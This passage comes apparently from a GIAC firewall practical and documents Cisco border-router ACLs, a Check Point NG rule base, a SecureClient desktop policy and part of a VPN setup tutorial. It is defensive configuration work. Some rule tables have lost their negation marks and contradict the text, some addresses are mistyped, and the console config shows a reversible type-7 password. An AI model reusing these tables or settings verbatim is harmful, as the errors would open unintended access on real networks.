permit tcp any host xxx.yyy.zzz.21 eq 443 log

The following rule allows DNS using UDP on port 53 (domain) traffic from any source to the service network external DNS server.
permit udp any host xxx.yyy.zzz.19 eq domain log

The following rule allows DNS responses larger than 520 bytes to use TCP port 53 (domain) to send the response. This is rather unfortunate as it opens the DNS server to all kinds of neat tricks, but the DNS standard is written so that large responses bigger than 520 bytes resort to using TCP for reliable delivery.
permit tcp any host xxx.yyy.zzz.19 eq domain log

The next rule allows NTP traffic (UDP port 123) between the University of Calgary's NTP stratum1 time server and the NTP server on GIAC's service network.
permit udp host 136.159.2.254 host xxx.yyy.zzz.20 eq ntp log

The next rule allows mail traffic (SMTP port 25) traffic from the internet to reach the SMTP relay server in GIAC's service network.
permit tcp any host xxx.yyy.zzz.20 eq smtp log

The next rule allows ESP encryption traffic (protocol 50) for IPSEC from the internet to reach the VPN gateway address specified, which is the external interface of the firewall.
permit esp any host xxx.yyy.zzz.18 log

The next rule allows for IPSEC VPN negotiation to take place over udp port 500 to reach the VPN gateway from the internet. Isakmp has become IPSEC for all intensive purposes, that is why the end of the rule says 'isakmp'
permit udp any host xxx.yyy.zzz.18 eq isakmp log

Now here we want to explicitly deny any tcp ident traffic in the next rule. Ident traffic can be used to 'finger' users or processes on servers that 'own' tcp connections. It is great reconnaissance info for hackers.
deny tcp any any eq ident log

Now we begin the task of blocking all known unused and illegal address space.

The next three rules block RFC 1918 private network addresses from entering as they are obviously not passing friendly traffic.

deny ip 10.0.0.0 0. 255.255.255 any log
deny ip 192.168.0.0 0.0.255.255 any log
deny ip 172.16.0.0 0. 15.255.255 any log

The next rule drops all multicast traffic.

deny ip 224.0.0.0 31.255.255.255 any log

The next many rules (block all of IANA's unassigned, reserved, multicast, and 8 bit masked networks not in use. No one uses them, so don't let them be spoofed against you. I have only listed the beginning and end addresses above to conserve space. If you wish to see the entire list of blocked address space, it is in the 'show run' output a few pages earlier.

deny ip 83.0.0.0 0.255.255.255 any log
.
.
. (all address space in between is not consecutive, check the following for an up to date list see http://www.iana.org/assignments/ipv4-address-space
that is the source used for my implementation. The full 'sh run' listing above has the complete list)
.
deny ip 254.0.0.0 0.255.255.255 any log

The next line drops all broadcast traffic.

deny ip 255.0.0.0 0.255.255.255 any log (drop all broadcasts)

The next rule doesn't allow any traffic without an ip address

deny ip host 0.0.0.0 any log

The last three rules for inbound traffic from the internet are to drop all other ip addresses tcp and udp packet traffic that has not been explicitly permitted. These are the stealth rules for this ACL.

deny ip any any log
deny tcp any any log
deny udp any any log

We have one more named ACL which is applied to interface FastEthernet0/0 for traffic entering the border router from the internal LAN and service network side on its way to the internet. This is a much less extensive ACL as we have much more control of the internal network in contrast to the external internet interface. The purpose of this ACL is only to allow machines in the service network to communicate out to the internet.

ip access-list extended GIAC_outbound

The next rule allows the Firewall's external interface to send any packets to the internet.
permit ip host xxx.yyy.zzz.18 any log

The next rule allows the service network DNS server (xxx.yyy.zzz.19) to send udp 53 DNS queries to an internet server .
permit udp host xxx.yyy.zzz.19 any eq domain log

The next two rules allows the GIAC web server to get out to the internet on tcp 80 and tcp 443.
permit tcp host xxx.yyy.zzz.21 any eq www log
permit tcp host xxx.yyy.zzz.21 any eq 443 log

The next two rules allows the SMTP/NTP server to get to the internet.
permit tcp host xxx.yyy.zzz.20 any eq smtp log
permit udp host xxx.yyy.zzz.20 host 136.159.2.254 eq ntp log

Now lastly, let's deny everything else from getting out to the internet that has not been explicitly allowed.
deny ip any any log
deny tcp any any log
deny udp any any log

The following sets up the serial console management port for an exec level timeout of 10 minutes, allowing for local logins.
line con 0
exec-timeout 10 0
password 7 141F1D060916
login local

This ends the section on the border filter router configuration and ACL setup.

Check Point NG AI SecurePlatform policy

The following section outlines GIAC's policy for the Check Point FW1/VPN1. firewall running under SecurePlatform, Check Point's pre hardened Redhat Linux 8.0 (custom Check Point kernel build 2.4.9-42cp).
Because Check Point's method of including hosts or groups of hosts in the policy rules, it is not always easy to see the source or destination IP address of each host and/or group of hosts. The following table is included for reference which maps each Check Point object name (descriptive name) to a single IP address or network. If the address is NAT'ed , this will be indicated. This table will aid in interpreting the rules pasted below in their graphical form.

Check Point defined nodes			
Check Point Node Name	**IP Address**	**NAT'ed Address**	**Security Zone**
CP_Internal_MGMT_Host	192.168.10.252	n/a	internal network

DNS_Internal_Net	192.168.10.3	n/a	internal network
SMTP_Internal_Net	192.168.10.5	n/a	internal network
Squid_Proxy_Internal_Net	192.168.10.6	n/a	internal network
FTP_Internal_Net	192.167.10.8	n/a	internal network
SYSLOG_Internal_Net	192.168.10.2	n/a	internal network
DNS_External_ServiceNet	10.10.5.250	xxx.yyy.zzz.19	service network
SMTP_NTP_External_SeviceNet	10.10.5.249	xxx.yyy.zzz.20	service network
WEB_External_ServiceNet	10.10.5.248	xxx.yyy.zzz.21	service network
orion	192.168.10.254	n/a	firewall
PartnerGW-1	156.45.4.2	n/a	External Object (VPN GW)
Univ_Calgary_NTP_Server	136.159.2.254	n/a	internet

Check Point defined groups	
Check Point Group Name	**IP addresses and/or networks/users in group**
Blackholed_addresses	195.92.95.0/24 (netcraft.com network)
VPN-Encrypt-Domain	Internal_Network_192.168.10.0 Public_Service_Network_10.10.5.240
Partner_FTP_Encrypt_Domain	192.168.10.8 (FTP_Internal_Net)
Internal_NTP_enabled	192.168.10.2-8 (internal servers) 192.168.10.254 (firewall – orion)
GIAC_sales@any	contains all mobile sales staff IDs
Security_admin@any	contains only staff IDs belonging to security staff
RFC_1918_addresses	10.0.0.0/8 192.168.0.0/16 172.16.0.0/12

Check Point defined networks	
Check Point network description	**Network Address/netmask**
Internal_Network_192.168.10.0	192.168.10.0/24
VPN_group_192.168.20.0	192.168.20.0/24 network
NetCraft_195.92.95.0	195.92.95.0/24
RFC_1918_10.0.0.0	10.0.0.0/8
RFC_1918_172.16.0.0	172.16.0.0/12
RFC_1918_192.168.0.0	192.168.0.0/16
Secured_Service_Network_10.10.5.240	10.10.5.240/28

Firewall Policy

Because we use the Check Point NG optional section headers such as “Block Malicious Traffic” to better organize and understand the rule sets, we will need to explain the rules in terms of this ‘grouped rule’ (sections) functionality. The technique of using sections is very helpful when viewing complicated rule sets containing many rules and provides a clear ability to organize according to related traffic patterns such as all DNS traffic contained in one section. It can also help reduce the chance of misconfiguration because the rules are clearer to interpret.

Please take note that the field headers indicating placement of source, destination, service, etc. which apply to rule 1 applies to equally all subsequent rules.

It's also our practice to place rules that provide any external access in either direction, nearer the top of the rule base. It can be argued that this is safer in order to process as many externally generated packets first, prior to allowing any of those same packets to enter your service networks or internal network. Of course this is not always entirely possible in certain situations and it may affect rule set performance if not careful. It is just a design philosophy the firewall administrators wish to exercise.

Firewall Policy Rules Explained

Section 1 - 'Block Malicious Traffic' (rules 1-2)
This first rule base section stops all known malicious source and destination addresses from doing their evil thing before ever seeing any of the remaining rules.
Rule 1 contains a group called "Blackholed_addresses" as the source. The first inclusion in the black holed group currently contains the netcraft.com network as GIAC does not condone the practices of entities such as netcraft.com. Any IP in the group will be dropped.
Rule 2 exists just in case one of the known malicious entities does successfully install malware on any GIAC system. Rule 2 will prevent any outbound communication to those addresses. The placement for these first two rules ensures absolute banishment for any IP or network GIAC does not wish to have to deal with.

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
	Block Malicious Traffic (Rules 1-2)							
1	Blackholed_addresses	* Any	* Any	drop	Log	* Policy	* Any	Intended to block known malicious payload sources from passing into GIAC.
2	* Any	Blackholed_addresses	* Any	drop	Log	* Policy	* Any	Intended to block trojan payload sources from passing out of GIAC to known malicious addresses

Section 2 - 'Partner VPN access' (rules 3-4)
The first rule of the pair will dictate all IKE phase 1 activity and the second will deal with IKE phase 2 activity.
Rule 3 contains both the gateway object called 'PartnerGW-1' and GIAC's 'orion' gateway as the source and destination. Either side of the tunnel should be allowed to negotiate IKE phase 1 (main mode) activity at any time because either object may be the initiator of IKE (udp 500) traffic to the other object. This rule is also logged.
Rule 4 is for IKE phase 2 (quick mode) negotiations, key exchange and actual IPSec encryption method used. This rule is required to support the partner's VPN gateway (source) encrypted FTP connection to the internal network. Note the action is 'encrypt'. This rule also logs all the traffic.

	Partner VPN access (Rules 3-4)							
3	PartnerGW-1 orion	orion PartnerGW-1	IKE	accept	Log	* Policy	* Any	Allow each partner VPN to establish IKE phase 1.
4	PartnerGW-1	FTP_Internal_Net	ftp	Encrypt	Log	* Policy	* Any	Allow partner access to internal FTP - encrypted

Section 'General Web Access' (rules 5-8)

The web access section for employees is placed as the third section for performance reasons and due to the fact that it will likely see heavy usage in terms of DNS and proxy traffic. All rules in this section log traffic.
Rule 5 has both the Squid proxy and service network DNS server as the source and destination to support DNS queries from the proxy to the external DNS forwarder using UDP 53, and allow the external DNS server to send DNS (udp 53) responses to the Squid proxy. We intentionally omit DNS TCP-53 as there is no viable reason to allow large DNS responses to pass the firewall. Traffic for this rule is logged.
Rule 6 is our first use of negation in this policy which effectively turns a defined object into a logical 'not'd' object. In this rule the negation is used to specify that the defined destination object is any system that is 'not' using a private network IP address. The external DNS server is not allowed to communicate to private address space using DNS (UDP 53). It can however query all other internet DNS servers as they are using public IPs.
Rule 7 allows the external DNS server to receive DNS responses from all public address DNS servers.
Rule 8 This is the general internet access rule which allows employees the ability to surf the web indirectly through the Squid proxy using allowed protocols of ftp (tcp 21), http(tcp 80), https(tcp 443), RealPlayer (tcp 7070 and 554), and netshow (tcp 1755). It is expected that this rule is used very frequently so it is placed nearer the top of the policy.

General Web Access (Rules 5-8)									
5	Squid_Proxy_Internal_Net DNS_External_ServiceNet	DNS_External_ServiceNet Squid_Proxy_Internal_Net	UDP domain-udp	accept	Log	* Policy	* Any	Allow Squid to access query DNS services and DNS to return responses to Squid.
6	DNS_External_ServiceNet	RFC_1918_addresses	UDP domain-udp	accept	Log	* Policy	* Any	External DNS cannot communicate to any other internal system.
7	RFC_1918_addresses	DNS_External_ServiceNet	UDP domain-udp	accept	Log	* Policy	* Any	Internal systems cannot directly initiate external DNS queries.
8	Squid_Proxy_Internal_Net	RFC_1918_addresses	TCP ftp TCP http TCP https RealPlayer TCP netshow	accept	Log	* Policy	* Any	General web access rule, where only the Squid proxy is allowed to the internet or service net services. Everyone must authenticate to the Squid proxy first. Philosophy is to allow only what is required and add stuff that is really needed, if needed.

Section 'Public Web Server access' (rule 9)
There is only one rule required to allow public internet access to the GIAC public web server. It is also placed close to the top of the rule list as it is expected to be the next most used rule in the policy after the employee external access rule 8. Rule 9 says that any public address may access the web server on the service network using http (tcp 80) and https (tcp 443). All this traffic is logged.

Public Web Server access (Rule 9)								
9	RFC_1918_addresses	WEB_External_ServiceNet	TCP https TCP http	accept	Log	* Policy	* Any	Prevents any system on the internal network from directly accessing the web services in the protected service network but allows external clients to access them

Section 'Staff VPN Access' (rules 10-12)
This section allows external VPN access using Check Point's SecureClient PVN client used by mobile sales staff. It is the only section of the policy which utilizes user groups. The use of user groups is an additional benefit to using Check Point's commercial software over many freeware versions of firewalls. All rules in this section log the traffic.
Rule 10 specifies the destination as firewall 'orion' for the VPN gateway. Any public IP address can be the source. Allowed and required ports for VPN are IKE

(udp 500), and IKE_tcp (tcp 500), FW1_topo (tcp 264), and tunnel_test (udp 18234). FW1_topo and tunnel_test are used specifically for the advanced Check Point SecureClient functionality. This rule exists to allow IKE phase negotiation for the SecureClient users.
Rule 11 utilizes defined Check Point user groups as the source of a connection, not an IP based source, which may seem strange at first but provides another level of security by also authenticating the connection source. In this rule any authenticated member in good standing of the GIAC sales group or a GIAC security Admin are allowed to access the destination of the internal network subnet using any service. However notice the action is not 'accept', it is 'Client Encrypt'. 'Client Encrypt' means that the traffic must be encrypted from the client or it will not pass.
Rule 12 is very much like rule 11 but only allow a source group of 'Security_Admin@any' can access the destination external service network over the VPN connection for admin purposes. The action for this rule is also 'client encrypt'.

Staff VPN Access (Rules 10-12)								
10	RFC_1918_addresses	orion	TCP FW1_topo UDP IKE TCP IKE_tcp UDP tunnel_test	accept	Log	Policy	Any	Some standard VPN protocols used by Check Point for external VPN access and others to support SecureClients are included here
11	GIAC_Sales@Any Security_Admin@Any	Internal_Network_192.168.10.0	Any	Client Encrypt	Log	Policy	Any	SecureClient VPN groups allowed access to internal network
12	Security_Admin@Any	Public_Service_Network_10.10.5.240	TCP ssh	Client Encrypt	Log	Policy	Any	Admins only allowed SecureCleint VPN access to Service network - SSH only

Section 'SMTP/NTP requirements (rules 13-17)
This section secures all the email communications coming in and out of GIAC including the SMTP relay mechanism employed in the service network.
All these rules are logged. Its placement is after all the 'interactive' external access as the SMTP processes are actually transparent or 'non-interactive' to the client. The traffic is also 'store and forward', so it really does not need to be ahead of all the other interactive traffic for performance reasons.
Rule 13 allows bidirectional SMTP (tcp 25) communication between the internal SMTP server and the service network SMTP relay.
Rule 14 effectively allows only public IP addresses to communicate inbound to the SMTP relay server to allow all internet SMTP servers to send mail inbound. Notice that SMTP is not allowed directly to the internal network, but rather must go through the SMTP relay first.
Rule 15 is really complementary to rule 4, not allowing private addresses to communicate SMTP to the SMTP relay.
Rule 16 exists solely to allow GIAC's primary NTP server access to an accurate time clock on the University of Calgary's Stratum 1 NTP server using NTP (udp 123).
Rule 17 allows any system in GIAC that requires an accurate time source to synchronize to the service network NTP time server.

SMTP/NTP requirements (Rules 13-17)									
13	SMTP_Internal_Net SMTP_NTP_External_SeviceNet	SMTP_NTP_External_SeviceNet SMTP_Internal_Net	TCP smtp	accept	Log	* Policy	* Any	Allow the internal and external SMTP relay to speak to each other using SMTP.
14	RFC_1918_addresses	SMTP_NTP_External_SeviceNet	TCP smtp	accept	Log	* Policy	* Any	Prevent any unauthorized internal systems to use SMTP directly to SMTP relay while still allowing relay to receive mail from internet SMTP servers
15	SMTP_NTP_External_SeviceNet	RFC_1918_addresses	TCP smtp	accept	Log	* Policy	* Any	Prevent SMTP relay from speaking directly to any unauthorized internal system while allowing it out to the internet to other SMTP services
16	SMTP_NTP_External_SeviceNet	Univ_Calgary_NTP_Server	UDP ntp-udp	accept	Log	* Policy	* Any	Allow the NTP services to time sync to university of Calgary NTP server
17	Internal_NTP_enabled	SMTP_NTP_External_SeviceNet	UDP ntp-udp	accept	Log	* Policy	* Any	Allow most any system belonging to GIAC to time sync to NTP server in service network

Section 'Management and Audit' (rules 18-20)

This section deals only with the management aspects of the internal network and service network, and the communications required between them. All rules in this section are logged. These rules are placed near the end of the policy to provide better performance to the external access rules before them and they are also not highly utilized. All this traffic is not logged as it is mainly management traffic which is not critical and can fill logs quickly.

Rule 18 allows logging traffic from the source machines (external service network machines, firewall, and border router) to use syslog (udp 514) to send their log messages to the internal Syslog Server (192.168.10.2). Notice that we broke one of our golden rules in terms of traffic flow. The border router is passing externalized packets directly to the internal network. This is normally a no-no, but GIAC's policy surrounding acquisition of security logs overrides this concern.

Rule 19 allows ssh (tcp 22) communications to the service network servers and firewall from the only hardened, internal security machine used exclusively by the security administrators to access and administer all critical systems.


Rule 20 enables the internal security administration machine to run all the Check Point management clients to manage the firewall. The Check Point Smart Clients use CPMI (Check Point Management Interface - tcp 18190) to enable the GUI to talk to the firewall.

Management only requirements (Rules 18-20)								
18	DNS_External_ServiceNet SMTP_NTP_External_SeviceNet WEB_External_ServiceNet orion Border_Router	SYSLOG_Internal_Net	UDP syslog	accept	None	* Policy	* Any	Allow all critical systems to send log info to the internal syslog server.
19	CP_Internal_MGMT_Host	DNS_External_ServiceNet SMTP_NTP_External_SeviceNet WEB_External_ServiceNet Border_Router orion	TCP ssh	accept	None	* Policy	* Any	Allow management stations to use SSH for configuration and control.
20	CP_Internal_MGMT_Host	orion	TCP CPMI	accept	None	* Policy	* Any	Allow the firewall administrator to use Smart Clients for administering the firewall.

Section 'Stealth Rule' (rules 21-24)

The last and final section of the firewall policy exists solely to explicitly drop all other traffic to and from GIAC not explicitly allowed in all the preceding rules. All this traffic is logged as we certainly want to maintain records of that which we haven't allowed because it could point to a malicious IP, or be a precursor to a more serious attack, etc. Notice that a couple of the rules do not just log traffic, they define user alert actions. Notice the track column in rules 21 and 22 utilize a built in Check Point facility to launch a 'UserDefined' action. Each rule launches a different 'userdefined' action. In this case, the user defined actions are launching scripts that block the malicious source IP automatically for rule 21 and a second,

different action to immediately send an email and pager alert to the Security Administrator warning them of a ‘Rule 22 violation’ for example.
Rule 21 drops all traffic addressed to the external service network servers that has not already been explicitly allowed to occur.
Rule 22 is the opposite of rule 21 as it drops and alerts the administrator to any attempt of the external service network servers to communicate with any address or service not allowed. This is probably the most alarming type of traffic you would want to see on your firewall as it could indicate an already rooted or compromised service network system that is trojaned and trying to send packets to an external destination. Because of this, the user defined alert (UserDefined2) is invoked to immediately send an email and pager alert to the security administrator warning them of such an event. The event is also logged normally.
Rule 23 is intended to single out all NBT based traffic from any Windows based PCs on the internal LAN. They generate far too much meaningless traffic and it creates unnecessarily large logs. It is generally considered noise. The dropping of these is not logged to conserve log space.
Rule 24 is the very last rule in the firewall policy. It specifies that any traffic from any source to any destination that has not been explicitly defined in the rest of the policy gets silently dropped. It is the stealth rule to end all stealth rules and logs any violations. This is typically always the last rule in any respectable firewall policy.




Stealth Rule (Rules 21-24)								
21	* Any	DNS_External_ServiceNet SMTP_NTP_External_SeviceNet WEB_External_ServiceNet	* Any	drop	UserDefined	* Policy	* Any	DNS stealth rule to bloack all non-dns traffic directed at external DNS.
22	DNS_External_ServiceNet SMTP_NTP_External_SeviceNet WEB_External_ServiceNet	* Any	* Any	drop	UserDefined 2	* Policy	* Any	DNS stealth rule so external DNS cann be trojaned or use other than DNS services.
23	* Any	* Any	NBT	drop	None	* Policy	* Any	Drop and do not log all the NetBios noi
24	* Any	* Any	* Any	drop	Log	* Policy	* Any	This is the final implicit 'drop everythin not specifically allowed' rule'

Desktop Security Policy (SecureClient VPN users)
Since access by Check Point SecureClients to the VPN utilizes rules that are part of the primary firewall rule base, we are including an explanation of these rules also since they form an integral part of the firewall access policy.
One of the great things about using a Check Point NG VPN solution is being to able to use the SecureClient VPN client on the mobile corporate PCs. SecureClient not only builds a secure VPN tunnel between client and gateway, it also provides a desktop firewall policy for the connecting PCs that is active even when disconnected from the tunnel. The desktop policy can be centrally managed and be automatically pushed out to the clients every time they connect. As we will be explaining the VPN setup in detail in the following VPN tutorial, we will only discuss the actual desktop policy rules that we have setup and push out to the clients.

Desktop policy description
As you can see in the screen captures below, there are three additional tabs in Check Point’s SmartDashboard interface that define objects beyond the main security policy of the firewall. They are ‘Address Translation, ‘SmartDefense’, and ‘Desktop Security’. The rules below are defined under the ‘Desktop Security’ tab.

The desktop security tab will only be present if the Check Point desktop policy server module is installed on the firewall. This module is required to properly implement SecureClient VPN on the desktops connecting to the gateway.
In the desktop security policy, there are two distinct portions labeled 'Inbound Rules' and 'Outbound Rules'. As one might expect, the inbound rules apply to all traffic directed at the VPN client machine, and the outbound rules apply to any packets leaving the VPN client.
Additionally, some rules apply only when connected through an authenticated tunnel to the gateway and other rules become the default when not connected.
In GIAC's desktop policy, rules 1,2,5 and 6 only apply when a secure VPN tunnel exists between the gateway and client. Rules 3,4 and 7 are in effect when not connected to the gateway. The defining factor in whether or not a rule is enforced is dictated by the existence of 'all_users@any' in a rule. If that group forms part of a rule, it is the effective rule when not connected through a tunnel.
When discussing these rules, the column 'Desktop' can be used interchangeably as the source (outbound section) and the destination (inbound section).
All rules in the desktop policy are logged locally on the client's desktop logs.
The group 'VPN-Encrypt-Domain' is a group containing two network objects, the internal network, and the service network. The actual firewall rules can further limit access to either of these networks.

Inbound rules



Rule 1 (applies only when a tunnel is created)
This rule allows any IP with a source address belonging to GIAC's own private networks, to initiate any type of packet to the destination, defined by authenticated user groups GIAC_Sales@any, and Security_Admin@any. The action column specifies that it will encrypt any communication with any of these connections.
Rule 2 (applies only when a tunnel is created)
This rule specifies that while connected to the VPN gateway, any source that does not match rule 1 will be have the 'block' action apply to any connection attempt to probe or trojan the client. This is important as it effectively hides the client from all other IPs outside itself and its own network.
Rule 3 (applies when not connected to the gateway)
While not connected to the VPN gateway, there is still a requirement to provide the ability for the client to function on the internal network when desired. This rule allows that to happen. With the source being the internal network address space

and the destination ‘all_users@any’, and the action as ‘accept’, the desktop firewall will allow internal communications to occur.
Rule 4 (applies when not connected to the gateway)
This is the rule that provides full time protection when not connected to the VPN and when on an unknown network or internet connected. With the source as any, and the destination ‘all_users@any’ and the action as ‘block’, it effectively drops all connections from foreign networks that are not initiated by the client.

Outbound rules

Outbound Rules


NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
5	GIAC_Sales@Any Security_Admin@Any	VPN-Encrypt-Domain	* Any	Encrypt	Log	Only only encrypted traffic to GIAC networks when connected
6	GIAC_Sales@Any Security_Admin@Any	* Any	* Any	Block	Log	Block all attempts to communicate to other networks when connected
7	All Users@Any	* Any	* Any	Accept	Log	Allow desktop to intiate traffic anywhere when not connected

Rule 5 (applies only when a tunnel is created)
This rule has the source as any GIAC user authenticated connection and the destination as any internal network address. The action is to encrypt these packets that match these criteria.
Rule 6 (applies only when a tunnel is created)
If rule 6 comes into play, then rule 5 criteria was not met. This rule will then block any attempt by an authenticated GIAC user to send any type of packet to destinations not on GIAC’s networks.
Rule 7 (applies when not connected to the gateway)
This rule will allow the client machine to initiate any outbound connections it wishes when not connected to the VPN gateway. Remember, that whenever ‘all_users@any’ is a desktop column source or destination, that rule is used when not connected. The action is ‘accept’ so when the user of the machine needs to initiate any type of outbound connection it requires, it can.

VPN Tutorial


We will now provide a tutorial on the settings required to enable VPN connectivity between a gateway-gateway connection, and a client-gateway connection.
It is important to note that there is such an entity as an ‘encryption domain’ which must be defined for your VPN gateway in order for any type of encrypted sessions to occur. Any host object IP address that needs to be inside an encrypted VPN tunnel must be in the scope of the encryption domain. In our case, ‘orion’ has defined the internal network and service network (192.168.10.0/24, and 10.10.5.240/28) as its encryption domain. This means that any machine on either network can be included in any rule where the ‘action’ column is defined as ‘encrypt’ and it will work over within a VPN tunnel.
An encryption domain can be defined as a single host, a single network, a group of networks or hosts, or a combination of any of these placed a group.

1. Defining the encryption domain
To create a new network in the Check Point SmartDashboard GUI, go to the object list to the left of the rule base and right click on 'Networks'. Choose 'New Network'.



In the Network Properties dialog box that is presented, enter the information as follows to define an internal network.

Name: "Internal_Network_192.168.10.0"
Network Address: "192.168.10.0"
Net Mask: "255.255.255.0"
Comment: "Private internal network"
Color: anything you wish
Broadcast address: Leave default




Once you have entered this information, click OK and the new network will show up in the object list under the heading 'Networks'. Clicking on any object list heading's plus or minus sign will expand or contract the listing of specific objects for that section. Repeat this procedure to create another network with the following information:


Name: "Public_Service_Network_10.10.5.240"
Network Address: "10.10.5.240"
Net Mask: "255.255.255.240"
Comment: "Public service network"

Color: anything you wish
Broadcast address: Leave default

You will now need to combine these two separate network objects into a single object as you are only permitted to specify one object as the gateway's encryption domain.
Now you will want to define a 'VPN-Encrypt-Domain' simple group containing the two combined network objects. This will be the final definition of the encryption domain for your VPN.
Return to the object list on the left side of the SmartDashboard GUI. Right click on the heading for 'Groups'. Choose 'New groups', then select 'Simple Group…'.




A group properties dialog box will appear. In the name field enter 'VPN-Encrypt-Domain'. In the Comment field type 'Networks defining the encryption domain for GIAC'. Pick any colour you wish for the object.
Now comes the best part. In the 'Not in Group' list box on the left, scroll through the list until you see the 'Internal_Network_192.168.10.0' object and then double click it to move it to the right hand side 'In Group' list. Repeat the same process for the 'Public_Service_Network_10.10.5.240'. Click OK to create the new group object. It will then appear in under the 'Groups' heading in the object list.




Now we must add this new group to the properties for the gateway object to make it the encryption domain.
Expand the object list heading for 'Check Point' objects and double-click on your VPN gateway object/firewall. In this case, it is 'orion'. In the Check Point Gateway properties dialog box, you must ensure that the 'VPN' checkbox in the middle section listing the different products is checked on. If it is not checked on, you will

not be able to use VPN through this gateway. Also ensure that ‘Secure Client Policy Server’ is checked on. This will be used to support the mobile sales staff connecting to the VPN using Check Point’s SecureClient solution.



The all important encryption domain is entered in the ‘Topology’ section. Find the heading ‘Topology’ in the left column of the properties window.
Locate the drop down box in the lower section entitled ‘VPN Domain’. To find the ‘VPN-Encrypt-Domain’ group object we defined earlier and select it. It is now the defining group for GIAC’s encryption domain on ’orion’. Make sure you click OK to save the newly defined encryption domain.
By specifying an encryption domain, we are essentially saying that only addresses which belong to networks contained in the defined group object are allowed to participate in any encryption scheme used with a VPN tunnel on that particular gateway. It is very important to understand that if you later attempt to create an encryption based rule where the source or destination address is in a GIAC network, but not in a network contained in the ‘VPN-Encrypt-Domain’ group, the rule will not work properly and encryption will not occur for that address.




Gateway to Gateway VPN – Tunnel mode

